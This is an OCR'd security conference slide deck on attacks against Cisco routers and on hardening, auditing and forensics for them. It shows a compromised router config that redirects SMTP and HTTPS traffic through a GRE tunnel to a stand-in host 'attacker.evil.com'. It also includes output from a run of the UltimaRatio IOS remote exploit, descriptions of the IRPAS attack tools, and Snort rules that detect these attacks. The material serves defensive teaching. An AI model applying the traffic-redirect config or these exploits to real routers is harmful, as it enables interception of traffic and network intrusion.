CISCO ROUTERS AS TARGETS

A NEW ATTACK PARADIGM

-Joshua Wright
(Joshua.Wright@jwu.edu)

Agenda

- Review the changing methods of attacks against Cisco routers
- Introduce some black hat and white hat tools
- Look at some of the projects on protecting router resources
- Recommendations on protecting routers from compromise
- Introduction to router-specific incident response and forensic analysis
- Q and A

This is your router


```
!
version 12.2
!
hostname Target
!
interface Ethernet0/0
 ip address 192.168.2.1 255.255.255.0
 half-duplex
!
interface Ethernet0/1
 ip address 192.168.1.1 255.255.255.
 half-duplex
!
ip classless
no ip http server
line vty 0 4
 privilege level 15
 login
!
end
```

This is your compromised router

(forwarding the CFO's e-mail and https traffic to an attacker)

```
!
version 12.2
!
hostname Target
!
ip host attacker.evil.com 192.168.5.2
!
interface Tunnel0
 ip address 192.168.5.1 255.255.255.0
 tunnel source Ethernet0/1
 tunnel destination 192.168.1.2
!
interface Ethernet0/0
 ip address 192.168.2.1 255.255.255.0
 ip policy route-map capture-traffic
 half-duplex
!
interface Ethernet0/1
 ip address 192.168.1.1 255.255.255.0
 ip policy route-map capture-traffic
 half-duplex
!
access-list 101 permit tcp any any eq
    smtp
access-list 101 permit tcp any eq smtp
    any
access-list 101 permit tcp any any eq
    https
access-list 101 permit tcp any eq https
    any
!
no cdp run
route-map capture-traffic permit 10
 match ip address 101
 set ip next-hop attacker.evil.com
!
line con 0
line aux 0
line vty 0 4
 privilege level 15
 login
!
end
```

Compromised Router Sniffing



Cisco Routers are Increasingly Common Targets for Attackers

- And a critical problem for the overall security of your organization

Why we need to protect router resources


- Often the “heart” of the network
- Gaining a lot more attention from attackers
- Few procedures on hardening Cisco routers
- Routers are much slower to get upgraded to solve security bugs
- Many ISP's are still running custom code from Cisco for older 10.X and 11.X trains

Why we need to protect router resources (cont.)

- Few people monitor their configurations regularly
- Few security measures in place
- There are millions of them

History of Attacks - Past

- Increasing number of well-published attacks
- BUGTRAQ announcements and Cisco PSIRT advisements



Source: Cisco PSIRT, http://www.cisco.com/go/psirt/

History of Attacks - Past

- HTTP /level/99/exec/
- Older software releases - default passwords
- Default settings on routers lead to massive DoS attacks against target hosts or networks
- Various buffer overflows resulting in DoS attacks against a target router
  - PROTOS SNMP, NTP, telnet, ssh, tftpd, CDP
- Compromised routers used for DoS attacks (ping floods)

History of Attacks - Today

- Less-known attacks against Cisco routers, undisclosed exploits
- Routers are used to establish MITM attacks
- New “interesting” DDoS attacks (reflector)
- Buffer overflows are not just for DoS’ing routers anymore
- BGP inject attacks rumored (not ./)
- Ongoing research on loading arbitrary code for backdoors, zombie agents

History of Attacks - Future

- Critical infrastructure attacks against BGP, targeted critical routers
- Huge-scale DDoS attacks (zombie routers)
- ./ script kiddie tools (autorooters)
- “All your routers are belong to us”

What the “bad guys” are doing

- Internet Router Protocol Attack Suite (IRPAS)
- VIPPR
- UltimaRatio
- Research

IRPAS

- A suite of tools designed to abuse inherent design insecurity in routers and routing protocols
  - Tools: ass, igrp, hsrp

IRPAS - ass

- Autonomous System Scanner
  - Protocol-aware scanner used to query routers for AS information
  - Valuable reconnaissance technique for attackers looking for insecure “boundaries” between networks

IRPAS - igrp

- Interior Gateway Routing Protocol, injection tool
  - Used to inject arbitrary routes into IGP routing table
  - Now deprecated (anyone still using IGRP?)
  - Lively discussion on updating this tool to inject OSPF and EIGRP routing information
  - Injected routes can compromise filtering mechanisms

IRPAS - hsrp


- Hot Standby Router Protocol attack tool
  - Forces a HSRP failover through HSRP DoS
  - With HRSP password (clear-text), can impersonate backup router
  - Allows an attacker to be the MITM for all traffic

VIPPR

- Virtual IP Phalanx Router
  - Establish a GRE encap point on your Linux box
  - Can be used to establish MITM for compromised routers
  - Alternatively, an attacker can use FreeSWAN or just another router to terminate a GRE endpoint

UltimaRatio

- First public tool to demonstrate a “better” use for BOF on Cisco routers
- PoC code used to demonstrate remote-root




```
tecra:~ $ uname -a
Linux tecra 2.4.18 #1 Fri Sep 20 12:00:16 EDT 2002 i686 unknown
tecra:~ $ ./UltimaRatio -d 172.16.0.1 -f rootme.cfg -v -1
Phenoelit ULTIMA RATIO
 Cisco IOS TFTP-Server remote exploit (11.1.-11.3)
 (C) 2002 - FX of Phenoelit <fx@phenoelit.de>

using IOS 11.1 Heap management mode
Values:
- prev ptr of 0x020F16A8
- next ptr of 0x020F2A04
- buffer located at 0x020F2A38 (offset 5008)
- stack return address 0x02057ECC
- overflow lenght 652
- NOP sleet 16
46 bytes config read
Checksum: 13CE
*** Sending exploit ***
        982 bytes network data sent
tecra:~ $
```

UltimaRatio

- Working exploit tool for use against 1000, 1600/1700 and 2600 series routers
- Code tested and working against 11.X train routers, research and development underway for 12.X code
- First public shell-code to insert arbitrary configuration statements into the running config

```
tecra:/var/log $ tail messages
Oct 16 23:50:10 %SYS-3-OVERRUN: Block overrun at 20F1860 (red zone 41414141)
Oct 16 23:50:13 %SYS-6-BLKINFO: Corrupted redzone block 20F1860, words 2446, all
oc 80F10A6,InUse,dealloc 0,refcnt 1
tecra:/var/log $
```

What the good guys are doing

- Router Audit Tool (RAT)
- Books, white papers on securing routers
- Gold Standard class

Router Audit Tool

- Author: George Jones
- Sponsored by The Center for Information Security (www.cisecurity.org)
- Free
- Two main components: analysis tool and configuration benchmark/ruleset
- Recently adopted by Symantec for use in their new auditing toolset
- Discussion with Cisco for TAC adoption

Router Audit Tool

- Written in Perl, highly customizable
- Passive tool to analyze a Cisco router (or Cisco PIX) configuration file
- Generates HTML report with recommendations for changes
- Scores the overall security of your router
- Support for Unix and Windows systems
- Recommended use: initial system hardening and regular system auditing

Router Audit Tool

You've got mail

- rat-users[-subscribe]@cisecurity.org
- rat-feedback@cisecurity.org
- rat-testers[-subscribe]@cisecurity.org
- rat-benchmark[-subscribe]@cisecurity.org
- rat-dev[-subscribe]@cisecurity.org
- rat-cisco[-subscribe]@cisecurity.org
  - Cisco employees and RAT developers

Router Hardening Guides


- NSA Security Recommendation Guide for Cisco Routers (www.nsa.gov)
  - Primary author: Neal Ziring
  - Extensive guide, covers securing the router, securing the network and integrating router security with Unix and Windows systems

The National Security Agency

PROVIDING AND PROTECTING VITAL INFORMATION THROUGH CRYPTOLOGY

Router Hardening Guides

- Rob Thomas Guides
  - Security researcher, specializing in DDoS analysis and BGP (in)security
  - Documented some address spoofing tracking methods using Netflow
  - Ways of securing BGP, netblock filtering
  - Templates for secure [IOS|BGP] configuration



Router Hardening Books

- Hardening Cisco Routers
  - Thomas Akin, O'Reilly Press
  - Focuses on securing just the router, not the network it serves
- Securing Cisco Routers: Step-by-Step
  - John Stewart, Joshua Wright; SANS Institute
  - Covers securing routers by function: Exterior, Interior, SOHO
  - Consensus guide, apply the steps based on how you use the router

What should a concerned organization do about the threat of a compromised router?

Hardening Recommendations

- Employ the principle of least privilege
- Filter ingress and egress points (RFC2267)
  - Drop external sourced traffic at egress
  - Drop internal sources traffic at ingress
  - Drop unallocated, RFC1918, reserved address space (http://www.iana.org/assignments/ipv4-address-space)
- Capture and archive logging information
- Use NTP securely (MD5 checksums)

Hardening Recommendations

- Secure IGP
  - "no passive-default"
  - MD5 authentication
  - Reduce the number of injection points (explicit neighbor statements)
- Secure BGP
  - Filter unallocated, reserved, RFC1918
  - MD5 authentication
  - Filter your AS # from unauthorized source

Hardening Recommendations

- Use ACLs to restrict access to management protocols (SNMP, OOB mgmt)
- Whenever possible, use secure protocols
- Monitor router changes (RANCID, Tripwire, Cisco Works)

Employ Strong Authentication

- Few routers can accommodate encrypted management traffic
  - Even fewer switches
- Consider using one-time password scheme or two-phase authentication
- Regular password rotation, centralized login authentication source (TACACS+, RADIUS)
  - Remote “enable” secret ($enab15$)

Intrusion Detection Techniques

Some Snort rules to consider:


```
var ROUTERS [133.16.131.1,133.16.4.18,133.16.4.22]
var ROUTERMGMT [10.9.1.0/24,198.112.1.57]

# Watch for Phenoelit.de UltimaRatio v1.1 string
alert udp any any -> $ROUTERS 161 (msg:"UltimaRatio Exploit Detected"; \
content:"|FD 01 10 DF AB 12 34 CD|"; classtype:attempted-admin; sid:1200005; \
rev:1;)
# Monitor failed logins, bad passwords
alert tcp any any -> $ROUTERS 23 (msg:"Failed router authorization, invalid \
login"; flow:to_server,established; content:"% Login invalid"; \
classtype:attempted-admin; sid:1200005; rev:1;)
alert tcp any any -> $ROUTERS 23 (msg:"Failed router authorization, bad \
passwords"; flow:to_server,established; content:"% Bad passwords"; \
classtype:attempted-admin; sid:1200006; rev:1;)
```

Intrusion Detection Techniques

```
# Monitor SNMP traffic
alert udp !$ROUTERMGMT any -> $ROUTERS 161 (msg:"Unauthorized SNMP traffic \
destined to router"; classtype:attempted-recon; sid:1200001; rev:1;)

# Monitor any remote access traffic
alert udp !$ROUTERMGMT any -> $ROUTERS 23 (msg:"Unauthorized Telnet traffic \
destined to router"; classtype:attempted-recon; sid:1200002; rev:1;)
alert udp !$ROUTERMGMT any -> $ROUTERS 22 (msg:"Unauthorized SSH traffic \
destined to router"; classtype:attempted-recon; sid:1200003; rev:1;)
alert udp !$ROUTERMGMT any -> $ROUTERS 513 (msg:"Unauthorized Rlogin traffic \
destined to router"; classtype:attempted-recon; sid:1200004; rev:1;)

# Warning - may be noisy
alert ip !$ROUTERMGMT any -> $ROUTERS any (msg:"Unauthorized traffic \
destined to router"; classtype:attempted-recon; sid:1200000; rev:1;)
```

Audit Your Routers

- Router Audit Tool – Unix or Windows
  - www.cisecurity.org

1. After installing RAT, run "ncat_config" to configure RAT rules for your local environment (ACL numbers for management station lists, NTP server addresses, etc)

2. Audit your routers with RAT:

```
rat --snarf router1
    router2 router3 …
```

3. Modify your configurations based on RAT recommendations

Have I Been Compromised?

- Very difficult question; few intrusions are documented well or released publicly
- Watch for strange configuration statements
  - "Out of place" items – username statements at the end of a configuration file
  - Unauthorized changes to the configuration
- Monitor logging information for anomalous events (syslog, IDS)
- Unauthorized management traffic
- Caught in the act: "show users"

Incident Response

- Trust nothing from the network
- Utilize PGP for secure communication (Use trusted, pre-shared keys!)
- Maintain custody of evidence
  - Who, what, when, how, why
- Document actions along the way
- Work in a team (irrefutable evidentiary gathering)
  - Team members sign final report

2 Minute Router Forensics

- Most valuable information is often volatile
  - Do not unplug or power-off a router when discovered to be compromised
- Use OOB management (console port, AUX modem)
- Log a full port scan
  - Good to have a baseline ahead of time
- Snmpwalk to capture all MIB statistics
- Capture output from “show” commands

2 Minute Router Forensics

- sh logging
- sh version
- sh users
- sh ip route
- sh ip arp
- sh ip int
- sh int
- sh ip socket
- sh [disk0|flash]
- sh ip nat trans ver
- sh tcp brief all
- sh running-config
- sh startup-config
- sh ip cache flow
- sh ip cef
- sh clock detail
- sh tech-support (for good measure)

* Ensure “no ip domain-lookup” is set

Participate in Security Research

- Detail router compromise analysis and logging information, work with CERT
- Discover vulnerabilities before attackers do
  - Much of the code for management services (telnet, ssh) is based on open-source programs
  - The same vulnerabilities may exist
- Subscribe to rat-testers@cisecurity.org, rat-users@cisecurity.org
- Work with your SE and sales team to convey the importance of router security

Q/A

- Router Honeypots?

Links - Tools

- Router Audit Tool
  - http://www.cisecurity.org/bench_cisco.html
- Phenoelit IRPAS
  - http://www.phenoelit.de/irpas/index.html
- Phenoelit VIPPR
  - http://www.phenoelit.de/vippr/index.html
- Phenoelit UltimaRatio
  - http://www.phenoelit.de/ultimaratio/index.html
- Nmap
  - http://www.insecure.org/

Links – Books

- Securing Cisco Routers: Step-by-Step, Stewart and Wright
  - http://www.sansstore.org/store_item.php?item=70
- Hardening Cisco Routers, Akin
  - http://www.oreilly.com/catalog/hardcisco/
  - BlackHat Forensics Briefing http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-akin-cisco/bh-us-02-akin-cisco.ppt

Links - Papers

- Rob Thomas Secure [IOS|BGP] Security Templates
  - http://www.cymru.com/Documents/#security
- NSA Guidelines to Router Security
  - http://www.nsa.gov/
- Phrack Magazine – Building Bastion Routers with IOS
  - http://www.phrack.com/show.php?p=55&a=10
- Phrack Magazine – Things to do in Ciscoland when you are Dead
  - http://www.phrack.com/show.php?p=56&a=10
- Red Team Assessment, SANS GIAC Practical Requirements, Joshua Wright
  - http://www.giac.org/practical/Joshua_Wright_GCIH.zip
- Using a compromised router to capture network traffic, David Taylor
  - http://www.netsys.com/library/papers/GRE_sniffing.pdf
- Secure login authentication – TACACS+, Paul Asadoorian
  - http://www.pauldotcom.com/ (Soon)

Links

- This Presentation
  - http://home.jwu.edu/jwright/presentations/cisco-vuln.ppt
  - http://home.jwu.edu/jwright/snort/router.rules
  - http://www.oshean.org/
- My home page
  - http://home.jwu.edu/jwright/
- My PGP Key
  - http://home.jwu.edu/jwright/pgpkey.htm

“tcp[13] & 0x01 != 0”